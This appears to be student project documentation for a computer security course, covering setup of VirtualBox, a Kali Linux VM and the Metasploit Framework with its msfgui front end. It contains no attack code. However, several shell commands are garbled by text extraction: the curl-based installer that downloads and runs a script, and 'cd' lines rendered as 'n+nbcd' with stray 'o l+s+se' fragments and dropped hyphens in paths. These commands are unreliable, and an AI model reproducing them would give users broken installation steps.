ITRI625 - Computer Security II

Metasploit Project Documentation

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Contents

Section 1

Installation and Setup

1.1 Project files

The project files can be found on the following GitHub link:
https://github.com/AM-ops/MetasploitProject/

This was our main code repository. We both have been updating the code as we went along and added details and bug fixes to the project.

To copy the code to your own machine, follow the following steps:

1. Make sure Git is installed. If not it can be downloaded from here:
   https://git-scm.com/
2. Create an empty directory where the code can be copied to
3. Run the following command:

```
git clone https://github.com/AMops/MetasploitProject.git
```

1.2 Virtual Environments

There are multiple advantages of using virtual environments when testing for vulnerabilities and exploits in computer security. The primary reason being we create a layer of separation and abstraction between our host machine and our virtual environments. This 'sand-boxing' allows for analysis of threats in a contained environment.

1.2.1 VirtualBox

We made use of Oracle's VirtualBox software for the virtualisation. This can be downloaded from the following link: https://www.virtualbox.org/wiki/Downloads
Below is a screenshot of the site. We also chose the `Windows hosts` option to download. Other hosts can also be utilised such as Linux hosts, or OS X hosts.

Figure 1.1: Oracle's VirtualBox Download Page

Once the file has been downloaded, open it. Thereafter follow the default prompts of the installation. Below are some figures illustrating this.




Figure 1.2: Screen 1




Figure 1.3: Screen 2

Click on **Next** for both above screens




Figure 1.4: Screen 3




Figure 1.5: Screen 4

Click on **Next** for both of the above screens




Figure 1.6: Screen 5

Figure 1.7: Screen 6

Click on **Next** and then **Finish**

1.3 Kali Linux

The next step is to acquire an Operating System for carrying out our Penetration Testing. For this purpose we utilised `Kali Linux`. The main site for this OS is: https://www.kali.org/

According to them they quote the following:

> "**The Most Advanced Penetration Testing Distribution**
> *Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.*"

The main site looks as follows




Figure 1.8: Kali Linux's Homepage

Click on the `Download` button to see the different options available. Below the options are shown.




Figure 1.9: Kali Linux's different download options

The option we chose is the `Virtual Machines` one. Thereafter you are presented with the two options available.




Figure 1.10: The 2 options for Virtual Machines

Select the `VirtualBox` option and click on the direct download link.

After the download is completed it is time to set up Kali Linux inside VirtualBox. To achieve this open up the file and thereafter change the following settings.




Figure 1.11: The main screen once the file is opened

Click on **Import** thereafter click on **Agree** on the Software Licence Agreement screen. The Kali Linux virtual machine will begin installing. Wait for it to be completed. Depending on the hardware available, it will be done in a few minutes.




Figure 1.12: Software Licence Agreement screen

Once the installation is completed Oracle's VirtualBox will open to the following main screen. The newly installed Kali Linux is shown on the left of the main screen.




Figure 1.13: VirtualBox's main screen

Before starting up the Kali Linux virtual machine, a few settings have to be changed. Click on the **Settings** icon which is shown by a yellow gear icon. Navigate to **Systems** setting, and thereafter assign the recommended amount of `Base memory` under the `Motherboard` tab.




Figure 1.14: Systems settings: Motherboard tab

Under the `Processor` tab assign the recommended amount of `Processor(s)` as well as check the `Enable Nested VT-x/AMD-V` option.




Figure 1.15: Systems settings: Processor tab

If any errors are shown in the Settings for USB, then under the `USB` settings make sure that the `USB 1.1 (OHCI) Controller` option is only selected.




Figure 1.16: USB settings

Click **OK** to save all your settings changes. You should now be able to start up the Kali Linux virtual machine. Click on the `Start` icon which is shown by a green arrow. Once the virtual machine starts up you will be taken to the login screen. enter the following for the username and password:

- Username: `kali`
- Password: `kali`




Figure 1.17: Kali Linux login screen

Once you are successful in logging in, you will be greeted by the following splash screen of the Desktop.

Figure 1.18: Kali Linux's Desktop

1.4 Metasploit on Kali Linux

1.4.1 Installation for the command line

By default Kali Linux comes with Metasploit out-of-the-box. However, to install Metasploit on a Linux operating system the following has to be done. Go to the following GitHub url:
https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers
Copy the following command:

```
curl https://raw.githubusercontent.com/rapid7/metasploitomnibus/master/config/
templates/metasploitframeworkwrappers/msfupdate.erb  msfinstall o l+s+se
  chmod l+m755 msfinstall o l+s+se
  ./msfinstall
```

Open up the terminal and paste the command copied. Thereafter press **Enter** to run it. If a password is required, Enter: `kali`

Once the package has been installed you will see the screen as shown in Figure 1.21




Figure 1.19: Metasploit Framework's GitHub page




Figure 1.20: Terminal asks for root access




Figure 1.21: Terminal completed installing package

1.4.2 Graphical User Interface (GUI) installation

To install the Graphical User Interface (GUI) go to the following GitHub url: https://github.com/scriptjunkie/msfgui

Thereafter run the following command in the terminal (Preferably change the directory to the Desktop beforehand):

```
n+nbcd /Desktop
git clone https://github.com/scriptjunkie/msfgui.git
```




Figure 1.22: GUI folder added to the Desktop

A directory titled `msfgui` will now to added to your Desktop. To run the GUI the following steps have to be carried out.
Firstly change directories to the following: `/opt/metasploit-framework/bin`. This can be done by running the command below in the terminal.

```
n+nbcd /opt/metasploitframework/bin
```

Thereafter run the `msfconsole` shell script. This can be done by running the command below.

```
sudo ./msfconsole
```

If you are prompted for a root password, Enter: `kali`. Thereafter, If you are prompted with the following: *"Would you like to use and setup a new database (recommended)?"*, Type **n** or **no** and press **Enter**.




Figure 1.23: Type 'n' for No

Thereafter once ever thing is completed you should see that the terminal now has changed its prompt to the following.

```
msf6
```

This is shown in the picture below. This means that the Metasploit Framework has started up its service in the terminal. With this being done we can now move on to the next step of running the Graphical User Interface (GUI). Firstly you will have to open up a new terminal and change directories to the Desktop. So we can access the directory that was recently created i.e. `msfgui`. The commands are shown after Figure 1.24




Figure 1.24: Type 'n' for No

```
n+nbcd /Desktop/msfgui
```

Thereafter run the `msfgui` shell script. This can be done by running the command below.

```
./msfgui
```

Make sure the other terminal that is running the Metasploit command line is also running when the above mentioned command is run. If you are shown the prompt below. Click on **Yes**.

Thereafter another window will pop up. Let it automatically make a choice. If it does not close, then click on the option `Start new msfrpcd` as shown in the figure below.

The Metasploit Framework Graphical User Interface (GUI) will now be up and running. This is shown in the figure below.

